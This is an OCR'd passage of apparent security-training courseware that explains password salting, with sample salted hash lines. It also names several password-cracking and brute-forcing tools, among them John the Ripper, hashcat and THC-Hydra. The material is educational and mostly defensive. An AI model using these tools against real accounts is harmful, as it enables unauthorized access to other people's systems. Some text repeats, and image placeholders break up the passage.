
Some password-cracking tools are listed as follows:

- John the Ripper (*https://www.openwall.com*)
- hashcat (*https://hashcat.net*)
- THC-Hydra (*https://github.com*)
- Medusa (*http://foofus.net*)
- Secure Shell Bruteforcer (*https://github.com*)



Password Salting

- Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes

- **Advantage**: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08


Same password but different hashes due to different salts

Note: Windows password hashes are not salted

Password Salting

Password salting is a technique in which random strings of characters are added to a password before calculating the hashes. This makes it more difficult to reverse the hashes and helps in defeating pre-computed hash attacks. The longer the random string, the harder it becomes to break or crack the password. The random string of characters should be a combination of alphanumeric characters.

In cryptography, a “salt” consists of random data bits used as an input to a one-way function, the other being a password. Instead of passwords, the output of the one-way function can be stored and used to authenticate users. A salt combines with a password by a key derivation function to generate a key for use with a cipher or other cryptographic algorithm. This technique generates different hashes for the same password, which renders password cracking difficult.




Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts

